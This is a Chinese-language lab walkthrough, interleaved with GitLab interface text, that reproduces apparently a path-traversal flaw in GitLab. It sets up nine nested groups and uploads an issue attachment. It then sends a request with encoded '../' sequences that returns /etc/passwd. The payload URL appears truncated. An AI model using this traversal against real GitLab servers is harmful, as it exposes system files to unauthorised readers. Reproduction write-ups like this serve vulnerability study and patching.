




前提条件：  
需要一个至少嵌套五层以上可公开访问到的group项目 而且存在附件(issus 评论 等)  
或普通用户权限 手动创建 多层group和项目



一直循环以上操作嵌套5个以上（我这边创建了9个）

GitLab interface showing the 'Groups' page. The left sidebar lists 'Your work' options: Projects, Groups (selected), Issues, Merge requests, To-Do List, Milestones, Snippets, and Activity. The main content area shows a hierarchy of groups: Group1, Group2, Group3, Group4, Group5, Group6, Group7, and Group8, each with an 'Owner' button. A red box highlights the breadcrumb 'Group1 > ... > Group9'.

然后在group9个下面创建个项目

GitLab interface showing the 'Group9' page. The left sidebar lists 'Subgroup information', Issues (1), Merge requests (0), CI/CD, Packages and registries, and Settings. The main content area shows 'Group9' with 'Group ID: 10' and a 'Leave group' button. Below, there are tabs for 'Subgroups and projects', 'Shared projects', and 'Archived projects'. Under 'Subgroups and projects', a project named 'projece9' is listed.

GitLab interface showing the 'New project' page within 'Group9'. The left sidebar is the same as the previous screenshots. The main content area has a heading 'Create new project' and two options: 'Create blank project' and 'Import project'. A red arrow points to the 'Create blank project' icon, which is a folder with a plus sign. A red number '2' is next to the arrow.

Group9

Subgroup information

Issues1

Merge requests0

CI/CD

Packages and registries

Settings

Group9 / New project / Create blank project

Create blank project

Create a blank project to store your files, plan your work, and collaborate on code, among other things.

Project name

123

Must start with a lowercase or uppercase letter, digit, emoji, or underscore. Can also contain dots, pluses, dashes, or spaces.

Project URL

http://192.168.189.130/...p2/group3/group4/group5/group6/group7/group8/group9

Project slug

123

Want to organize several dependent projects under the same namespace? [Create a group.](#)

Visibility Level

☒ Private

Project access must be granted explicitly to each user. If this project is part of a group, access is granted to members of the group.

Project Configuration

☒ Initialize repository with a README

Allows you to immediately clone this project's repository. Skip this if you plan to push up an existing repository.

☐ Enable Static Application Security Testing (SAST)

Analyze your source code for known security vulnerabilities. [Learn more.](#)

3

项目下面创建一个issues，并上传一个附件（我这边上传了一个txt文件）

123

Project information

Repository

Issues0

List

Boards

Service Desk

Milestones

Merge requests0

CI/CD

Security and Compliance

Deployments

Packages and registries

Infrastructure

Monitor

Analytics

Wiki

Snippets

Group1 > ... > Group9 > 123 > Issues

Use issues to collaborate on ideas, solve problems

[Learn more about issues.](#)

New issue

Import issues


Using Jira for issue tracking?

[Enable the Jira integration](#) to view your Jira issues in GitLab.

This feature requires a Premium plan.

1

2



Search GitLab

1123

Project information

Repository

Issues0

List

Boards

Service Desk

Milestones

Merge requests0

CI/CD

Security and Compliance

Deployments

Packages and registries

Infrastructure

Monitor

Analytics

Wiki

Snippets

Group1 > ... > Group9 > 123 > Issues > New

New Issue










Title (required)

123


Type ?

Issue

Description


B I         

Write a description or drag your files here...

Supports Markdown. For quick actions, type .

Add [description templates](#) to help your contributors to communicate effectively!

☐ This issue is confidential and should only be visible to team members with at least Reporter access.



Search GitLab

1123

Project information

Repository

Issues0

List

Boards

Service Desk

Milestones

Merge requests0

CI/CD

Security and Compliance

Deployments

Packages and registries

Infrastructure

Monitor

Analytics

Wiki

Snippets

Group1 > ... > Group9 > 123 > Issues > New

New Issue










Title (required)

123


Type ?

Issue

Description

B I         

[flag.txt] (/uploads/dde0c86647fa452e76b94c9588d7fcbb/flag.txt)

Supports Markdown. For quick actions, type .

Add [description templates](#) to help your contributors to communicate effectively!

☐ This issue is confidential and should only be visible to team members with at least Reporter access.

Assignee

Due date

可以看到，回显了上传路径，拼接路径尝试访问附件

Raw Params Headers Hex

Upgrade-Insecure-Requests: 1

Raw Headers Hex

```
flag{asd4sd46a4sdasda64da6d4a46as}
```



<http://your-ip/group1/group2/group3/group4/group5/group6/group7/group8/group9/123/uploads/dde0c86647fa452e76b94c9588d7fcbf..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F>

Raw Params Headers Hex

Upgrade-Insecure-Requests: 1

Raw Headers Hex

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
cups:x:4:65534:cups:/bin:/bin/cups
```

